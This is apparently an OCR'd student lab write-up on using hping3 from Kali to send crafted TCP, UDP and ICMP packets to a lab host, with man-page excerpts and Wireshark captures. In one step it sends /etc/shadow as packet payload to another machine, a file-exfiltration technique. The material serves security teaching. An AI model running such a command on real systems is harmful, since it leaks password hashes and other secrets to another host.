64 bytes from 1.1.1.1: icmp_seq=13 ttl=128 time=39.0 ms
64 bytes from 1.1.1.1: icmp_seq=14 ttl=128 time=43.3 ms
64 bytes from 1.1.1.1: icmp_seq=15 ttl=128 time=38.7 ms
64 bytes from 1.1.1.1: icmp_seq=16 ttl=128 time=36.1 ms
64 bytes from 1.1.1.1: icmp_seq=17 ttl=128 time=160 ms
64 bytes from 1.1.1.1: icmp_seq=18 ttl=128 time=33.9 ms
64 bytes from 1.1.1.1: icmp_seq=19 ttl=128 time=180 ms
64 bytes from 1.1.1.1: icmp_seq=20 ttl=128 time=42.0 ms
64 bytes from 1.1.1.1: icmp_seq=21 ttl=128 time=159 ms
64 bytes from 1.1.1.1: icmp_seq=22 ttl=128 time=34.5 ms
64 bytes from 1.1.1.1: icmp_seq=23 ttl=128 time=88.8 ms
64 bytes from 1.1.1.1: icmp_seq=24 ttl=128 time=34.0 ms
```

Exercise 16. 03 :


Step 1 :

A.




```
HPING3(8)                    System Manager's Manual                    HPING3(8)

NAME
       hping3 - send (almost) arbitrary TCP/IP packets to network hosts

SYNOPSIS
       hping3  [ -hvnqVDzZ012WrfxykQbFSRPAUXYjJBuTG ] [ -c count ] [ -i wait ] [ --fast ] [ -I interface ] [ -9 signature ] [ -a host ] [ -t ttl ] [ -N ip id ] [ -H ip protocol ]
       [ -g fragoff ] [ -m mtu ] [ -o tos ] [ -C icmp type ] [ -K icmp code ] [ -s source port ] [ -p[+][+] dest port ] [ -w tcp window ] [ -O tcp offset ] [ -M tcp sequence num-
       ber ] [ -L tcp ack ] [ -d data size ] [ -E filename ] [ -e signature ] [ --icmp-ipver version ] [ --icmp-iphlen length ] [ --icmp-iplen length  ] [  --icmp-ipid  id  ] [
       --icmp-ipproto  protocol  ]  [  --icmp-cksum checksum ] [ --icmp-ts ] [ --icmp-addr ] [ --tcpexitcode ] [ --tcp-mss ] [ --tcp-timestamp ] [ --tr-stop ] [ --tr-keep-ttl ] [
       --tr-no-rtt  ] [ --rand-dest ] [ --rand-source ] [ --beep ] hostname

DESCRIPTION
       hping3 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. hping3 handle fragmentation,  arbitrary
       packets body and size and can be used in order to transfer files encapsulated under supported protocols. Using hping3 you are able to perform at least the following stuff:

        - Test firewall rules
        - Advanced port scanning
        - Test net performance using different protocols,
          packet size, TOS (type of service) and fragmentation.
        - Path MTU discovery
        - Transferring files between even really fascist firewall
          rules.
        - Traceroute-like under different protocols.
        - Firewalk-like usage.
        - Remote OS fingerprinting.
        - TCP/IP stack auditing.
        - A lot of others.

       It's  also  a good didactic tool to learn TCP/IP.  hping3 is developed and maintained by antirez@invece.org and is licensed under GPL version 2. Development is open so you
       can send me patches, suggestion and affronts without inhibitions.

HPING SITE
       primary site at http://www.hping.org.  You can found both the stable release and the instruction to download the latest source code at http://www.hping.org/download.html

BASE OPTIONS
       -h --help
              Show an help screen on standard output, so you can pipe to less.

       -v --version
              Show version information and API used to access to data link layer, linux sock packet or libpcap.

       -c --count  count
              Stop after sending (and receiving) count response packets. After last packet was send hping3 wait COUNTREACHED_TIMEOUT seconds target host replies. You are able  to
              tune COUNTREACHED_TIMEOUT editing hping2.h

       -i --interval
              Wait  the  specified number of seconds or micro seconds between sending each packet.  --interval X set wait to X seconds, --interval uX set wait to X micro seconds.
              The default is to wait one second between each packet. Using hping3 to transfer files tune this option is really important in order to increase transfer rate.  Even
              using hping3 to perform idle/spoofing scanning you should tune this option, see HPING3-HOWTO for more information.

Manual page hping3(8) line 1 (press h for help or q to quit)
```

B.




```
kali@kali:~$ sudo hping3 -c 1 192.168.1.90
[sudo] password for kali:
HPING 192.168.1.90 (eth0 192.168.1.90): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.90 ttl=128 DF id=37 sport=0 flags=RA seq=0 win=0 rtt=4.6 ms

--- 192.168.1.90 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 4.6/4.6/4.6 ms
kali@kali:~$
```

C.



```
kali@kali:~$ sudo hping3 -c 1 192.168.1.90 -e "Comptia Security+"
HPING 192.168.1.90 (eth0 192.168.1.90): NO FLAGS are set, 40 headers + 17 data bytes
[main] memlockall(): Operation not supported
Warning: can't disable memory paging!
len=46 ip=192.168.1.90 ttl=128 DF id=38 sport=0 flags=RA seq=0 win=0 rtt=9.1 ms

--- 192.168.1.90 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 9.1/9.1/9.1 ms
kali@kali:~$
```




199	278.632845	192.168.1.155	192.168.1.90	TCP	60 20 → 445 [RST] Seq=1 Win=0 Len=0
683	635.880502	192.168.1.155	192.168.1.90	TCP	71 1059 → 0 [<None>] Seq=1 Win=512
684	635.880580	192.168.1.90	192.168.1.155	TCP	54 0 → 1059 [RST, ACK] Seq=1 Ack=1

D.

```
round-trip min/avg/max = 7.2/7.2/7.2 ms
kali@kali:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1716 Jun  7  2020 /etc/shadow
kali@kali:~$
```

E.

```
-rw-r----- 1 root shadow 1716 Jun  7  2020 /etc/shadow
kali@kali:~$ sudo hping3 -c 1 192.168.1.90 -d 1716 -E /etc/shadow
HPING 192.168.1.90 (eth0 192.168.1.90): NO FLAGS are set, 40 headers + 1716 data bytes
[main] memlockall(): Operation not supported
Warning: can't disable memory paging!
len=46 ip=192.168.1.90 ttl=128 DF id=31724 sport=0 flags=RA seq=0 win=0 rtt=4.1 ms

--- 192.168.1.90 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 4.1/4.1/4.1 ms
kali@kali:~$
```




819	959.544477	192.168.1.155	192.168.1.90	IPv4	1514 Fragmented IP protocol (proto=TCP
820	959.544477	192.168.1.155	192.168.1.90	TCP	290 1569 → 0 [<None>] Seq=1 Win=512 L
821	959.544618	192.168.1.90	192.168.1.155	TCP	54 0 → 1569 [RST, ACK] Seq=1 Ack=1 W

Step 2 :


A.

```
kali@kali:~$ sudo hping3 -c 1 192.168.1.90 -e "FLCC" -2
HPING 192.168.1.90 (eth0 192.168.1.90): udp mode set, 28 headers + 4 data bytes
[main] memlockall(): Operation not supported
Warning: can't disable memory paging!
ICMP Port Unreachable from ip=192.168.1.90 name=Windows11.lan
status=0 port=2523 seq=0

--- 192.168.1.90 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 37.2/37.2/37.2 ms
kali@kali:~$
```




B.

```
kali@kali:~$ sudo hping3 -c 1 192.168.1.90 -e "RIT" -1
HPING 192.168.1.90 (eth0 192.168.1.90): icmp mode set, 28 headers + 3 data bytes
[main] memlockall(): Operation not supported
Warning: can't disable memory paging!
len=46 ip=192.168.1.90 ttl=128 id=31726 icmp_seq=0 rtt=7.4 ms

--- 192.168.1.90 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 7.4/7.4/7.4 ms
```




It showed the message in the ICMP data value.


C.




D.


Ethernet II, Src: PCSSystemtec_92:c8:ef (08:00:27:92:c8:ef), Dst: PCSSystemtec_05:5
Internet Protocol Version 4, Src: 192.168.1.155, Dst: 192.168.1.90
Transmission Control Protocol, Src Port: 21369, Dst Port: 29281, Seq: 1668641637
Source Port: 21369
Destination Port: 29281
[Stream index: 70]
[Conversation completeness: Incomplete (32)]
Short segment. Segment/fragment does not contain a full TCP header (might be NMA
0000 08 00 27 05 5c 11 08 00 27 92 c8 ef 08 00 45 00
0010 00 27 ff 99 00 00 40 06 f6 f1 c0 a8 01 9b c0 a8
0020 01 5a 53 79 72 61 63 75 73 65 20 55 6e 69 76 65
0030 72 73 69 74 79 00 00 00 00 00 00 00
rsity··· ····


E.


Wireshark · Packet 173432 · Ethernet
Frame 173432: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interfac
Ethernet II, Src: PCSSystemtec_92:c8:ef (08:00:27:92:c8:ef), Dst: PCSSystemtec_05:5
Internet Protocol Version 4, Src: 192.168.1.155, Dst: 192.168.1.90
Transmission Control Protocol, Src Port: 21369, Dst Port: 29281
Source Port: 21369
Destination Port: 29281
[Malformed Packet: TCP]
[Expert Info (Error/Malformed): Malformed Packet (Exception occurred)]
0000 08 00 27 05 5c 11 08 00 27 92 c8 ef 08 00 45 00
0010 00 1c 53 e2 00 00 40 06 a2 b4 c0 a8 01 9b c0 a8
0020 01 5a 53 79 72 61 63 75 73 65 00 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00

